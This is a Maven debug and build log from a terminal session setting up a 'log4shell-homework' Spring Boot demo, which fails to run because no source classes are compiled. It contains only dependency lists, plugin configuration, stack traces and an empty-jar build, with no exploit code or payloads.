/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]**

**[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]**

**[DEBUG] (f) compilerId = javac**

**[DEBUG] (f) debug = true**

**[DEBUG] (f) encoding = UTF-8**

**[DEBUG] (f) failOnError = true**

**[DEBUG] (f) failOnWarning = false**

**[DEBUG] (f) forceJavacCompilerUse = false**

**[DEBUG] (f) fork = false**

**[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations**

**[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}**

**[DEBUG] (f) optimize = false**

**[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes**

**[DEBUG] (f) parameters = true**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a**

**[DEBUG] (f) showDeprecation = false**

**[DEBUG] (f) showWarnings = false**

**[DEBUG] (f) skipMultiThreadWarning = false**

**[DEBUG] (f) source = 11**

**[DEBUG] (f) staleMillis = 0**

**[DEBUG] (s) target = 11**

**[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar]**

**[DEBUG] (f) useIncrementalCompilation = true**

**[DEBUG] (f) verbose = false**

**[DEBUG] -- end configuration --**

**[DEBUG] Using compiler 'javac'.**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=3713108, ConflictMarker.markTime=111989, ConflictMarker.nodeCount=231, ConflictIdSorter.graphTime=224666, ConflictIdSorter.topsortTime=56126, ConflictIdSorter.conflictIdCount=74, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=5727737, ConflictResolver.conflictItemCount=143, DefaultDependencyCollector.collectTime=254519687, DefaultDependencyCollector.transformTime=9883176}**

**[DEBUG] org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:runtime**

**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:runtime**

**[DEBUG] net.java.dev.jna:jna-platform:jar:5.7.0:runtime**

**[DEBUG] net.java.dev.jna:jna:jar:5.7.0:runtime**

**[DEBUG] org.apache.commons:commons-compress:jar:1.20:runtime**

**[DEBUG] org.apache.httpcomponents:httpclient:jar:4.5.13:runtime**

**[DEBUG] org.apache.httpcomponents:httpcore:jar:4.4.13:runtime**

**[DEBUG] commons-logging:commons-logging:jar:1.2:runtime**

**[DEBUG] commons-codec:commons-codec:jar:1.11:compile**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:runtime**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:runtime**

**[DEBUG] org.tomlj:tomlj:jar:1.0.0:runtime**

**[DEBUG] org.antlr:antlr4-runtime:jar:4.7.2:runtime**

**[DEBUG] com.google.code.findbugs:jsr305:jar:3.0.2:compile**

**[DEBUG] org.springframework.boot:spring-boot-loader-tools:jar:2.5.5:runtime**

**[DEBUG] org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0:runtime**

**[DEBUG] org.apache.maven:maven-artifact:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-core:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-settings-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-repository-metadata:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-model-builder:jar:3.1.1:compile**

**[DEBUG] org.apache.maven:maven-aether-provider:jar:3.1.1:compile**

**[DEBUG] org.eclipse.aether:aether-spi:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-impl:jar:0.9.0.M2:compile**

**[DEBUG] org.codehaus.plexus:plexus-interpolation:jar:1.19:compile**

**[DEBUG] org.codehaus.plexus:plexus-component-annotations:jar:1.5.5:compile**

**[DEBUG] org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3:compile**

**[DEBUG] org.sonatype.plexus:plexus-cipher:jar:1.4:compile**

**[DEBUG] commons-io:commons-io:jar:2.6:compile**

**[DEBUG] org.eclipse.aether:aether-api:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.aether:aether-util:jar:0.9.0.M2:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.plexus:jar:0.0.0.M5:compile**

**[DEBUG] javax.enterprise:cdi-api:jar:1.0:compile**

**[DEBUG] javax.annotation:jsr250-api:jar:1.0:compile**

**[DEBUG] javax.inject:javax.inject:jar:1:compile**

**[DEBUG] org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0:compile**

**[DEBUG] aopalliance:aopalliance:jar:1.0:compile**

**[DEBUG] org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5:compile**

**[DEBUG] org.apache.maven.shared:maven-shared-utils:jar:3.3.3:runtime**

**[DEBUG] org.apache.maven:maven-plugin-api:jar:3.6.3:runtime**

**[DEBUG] org.codehaus.plexus:plexus-utils:jar:3.2.1:compile**

**[DEBUG] org.codehaus.plexus:plexus-classworlds:jar:2.6.0:compile**

**[DEBUG] org.sonatype.plexus:plexus-build-api:jar:0.0.7:runtime**

**[DEBUG] org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0:compile (optional)**

**[DEBUG] org.slf4j:slf4j-api:jar:1.7.5:compile (optional)**

**[DEBUG] org.ow2.asm:asm:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-commons:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-tree:jar:8.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-analysis:jar:8.0:compile (optional)**

**[DEBUG] org.jdom:jdom2:jar:2.0.6:compile (optional)**

**[DEBUG] org.apache.maven.shared:maven-dependency-tree:jar:3.0.1:compile (optional)**

**[DEBUG] org.vafer:jdependency:jar:2.4.0:compile (optional)**

**[DEBUG] org.ow2.asm:asm-util:jar:8.0:compile (optional)**

**[DEBUG] com.google.guava:guava:jar:28.2-android:compile**

**[DEBUG] com.google.guava:failureaccess:jar:1.0.1:compile**

**[DEBUG] com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava:compile**

**[DEBUG] org.checkerframework:checker-compat-qual:jar:2.5.5:compile**

**[DEBUG] com.google.errorprone:error\_prone\_annotations:jar:2.3.4:compile**

**[DEBUG] com.google.j2objc:j2objc-annotations:jar:1.3:compile**

**[DEBUG] org.apache.commons:commons-lang3:jar:3.7:compile (optional)**

**[DEBUG] Created new class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Importing foreign packages into class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Imported: < maven.api**

**[DEBUG] Populating class realm plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-maven-plugin:jar:2.5.5**

**[DEBUG] Included: org.springframework.boot:spring-boot-buildpack-platform:jar:2.5.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-databind:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.core:jackson-core:jar:2.12.5**

**[DEBUG] Included: com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5**

**[DEBUG] Included: net.java.dev.jna:jna-platform:jar:5.7.0**

**[DEBUG] Included: net.java.dev.jna:jna:jar:5.7.0**

**[DEBUG] Included: org.apache.commons:commons-compress:jar:1.20**

**[DEBUG] Included: org.apache.httpcomponents:httpclient:jar:4.5.13**

**[DEBUG] Included: org.apache.httpcomponents:httpcore:jar:4.4.13**

**[DEBUG] Included: commons-logging:commons-logging:jar:1.2**

**[DEBUG] Included: commons-codec:commons-codec:jar:1.11**

**[DEBUG] Included: org.springframework:spring-core:jar:5.3.10**

**[DEBUG] Included: org.springframework:spring-jcl:jar:5.3.10**

**[DEBUG] Included: org.tomlj:tomlj:jar:1.0.0**

**[DEBUG] Included: org.antlr:antlr4-runtime:jar:4.7.2**

**[DEBUG] Included: com.google.code.findbugs:jsr305:jar:3.0.2**

**[DEBUG] Included: org.springframework.boot:spring-boot-loader-tools:jar:2.5.5**

**[DEBUG] Included: org.apache.maven.shared:maven-common-artifact-filters:jar:3.2.0**

**[DEBUG] Included: org.codehaus.plexus:plexus-interpolation:jar:1.19**

**[DEBUG] Included: org.codehaus.plexus:plexus-component-annotations:jar:1.5.5**

**[DEBUG] Included: org.sonatype.plexus:plexus-sec-dispatcher:jar:1.3**

**[DEBUG] Included: org.sonatype.plexus:plexus-cipher:jar:1.4**

**[DEBUG] Included: commons-io:commons-io:jar:2.6**

**[DEBUG] Included: org.eclipse.aether:aether-util:jar:0.9.0.M2**

**[DEBUG] Included: javax.enterprise:cdi-api:jar:1.0**

**[DEBUG] Included: javax.annotation:jsr250-api:jar:1.0**

**[DEBUG] Included: org.sonatype.sisu:sisu-guice:jar:no\_aop:3.1.0**

**[DEBUG] Included: aopalliance:aopalliance:jar:1.0**

**[DEBUG] Included: org.eclipse.sisu:org.eclipse.sisu.inject:jar:0.0.0.M5**

**[DEBUG] Included: org.apache.maven.shared:maven-shared-utils:jar:3.3.3**

**[DEBUG] Included: org.codehaus.plexus:plexus-utils:jar:3.2.1**

**[DEBUG] Included: org.sonatype.plexus:plexus-build-api:jar:0.0.7**

**[DEBUG] Included: org.apache.maven.plugins:maven-shade-plugin:jar:3.2.4**

**[DEBUG] Included: org.apache.maven.shared:maven-artifact-transfer:jar:0.12.0**

**[DEBUG] Included: org.ow2.asm:asm:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-commons:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-tree:jar:8.0**

**[DEBUG] Included: org.ow2.asm:asm-analysis:jar:8.0**

**[DEBUG] Included: org.jdom:jdom2:jar:2.0.6**

**[DEBUG] Included: org.apache.maven.shared:maven-dependency-tree:jar:3.0.1**

**[DEBUG] Included: org.vafer:jdependency:jar:2.4.0**

**[DEBUG] Included: org.ow2.asm:asm-util:jar:8.0**

**[DEBUG] Included: com.google.guava:guava:jar:28.2-android**

**[DEBUG] Included: com.google.guava:failureaccess:jar:1.0.1**

**[DEBUG] Included: com.google.guava:listenablefuture:jar:9999.0-empty-to-avoid-conflict-with-guava**

**[DEBUG] Included: org.checkerframework:checker-compat-qual:jar:2.5.5**

**[DEBUG] Included: com.google.errorprone:error\_prone\_annotations:jar:2.3.4**

**[DEBUG] Included: com.google.j2objc:j2objc-annotations:jar:1.3**

**[DEBUG] Included: org.apache.commons:commons-lang3:jar:3.7**

**[DEBUG] Configuring mojo org.springframework.boot:spring-boot-maven-plugin:2.5.5:run from plugin realm ClassRealm[plugin>org.springframework.boot:spring-boot-maven-plugin:2.5.5, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]**

**[DEBUG] Configuring mojo 'org.springframework.boot:spring-boot-maven-plugin:2.5.5:run' with basic configurator -->**

**[DEBUG] (f) addResources = false**

**[DEBUG] (f) agents = []**

**[DEBUG] (f) classesDirectory = /home/ec2-user/log4shell-homework/target/classes**

**[DEBUG] (f) directories = []**

**[DEBUG] (f) excludes = []**

**[DEBUG] (f) fork = true**

**[DEBUG] (f) includes = []**

**[DEBUG] (f) mainClass = com.example.Log4ShellDemoApplication**

**[DEBUG] (f) optimizedLaunch = true**

**[DEBUG] (f) profiles = []**

**[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml**

**[DEBUG] (f) session = org.apache.maven.execution.MavenSession@616b241a**

**[DEBUG] (f) skip = false**

**[DEBUG] (f) useTestClasspath = false**

**[DEBUG] -- end configuration --**

**[INFO] Attaching agents: []**

**[DEBUG] JVM argument(s): -XX:TieredStopAtLevel=1**

**[DEBUG] Classpath for forked process: /home/ec2-user/log4shell-homework/target/classes:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar:/home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar:/home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar:/home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar:/home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar:/home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar:/home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar:/home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar:/home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar:/home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar:/home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar:/home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar:/home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar**

**[DEBUG] Application argument(s):**

**[DEBUG] Environment variable(s):**

**Error: Could not find or load main class com.example.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.509 s**

**[INFO] Finished at: 2025-05-28T23:35:32Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1**

**at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)**

**at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)**

**at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)**

**at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)**

**at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)**

**at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)**

**at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)**

**at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)**

**at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)**

**at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)**

**at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)**

**at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)**

**at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)**

**at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)**

**at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)**

**at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)**

**at java.lang.reflect.Method.invoke (Method.java:569)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)**

**at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)**

**[ERROR]**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -version**

**openjdk version "17.0.15" 2025-04-15 LTS**

**OpenJDK Runtime Environment Corretto-17.0.15.6.1 (build 17.0.15+6-LTS)**

**OpenJDK 64-Bit Server VM Corretto-17.0.15.6.1 (build 17.0.15+6-LTS, mixed mode, sharing)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] Replacing main artifact with repackaged archive**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.256 s**

**[INFO] Finished at: 2025-05-28T23:35:56Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -e**

**[INFO] Error stacktraces are turned on.**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

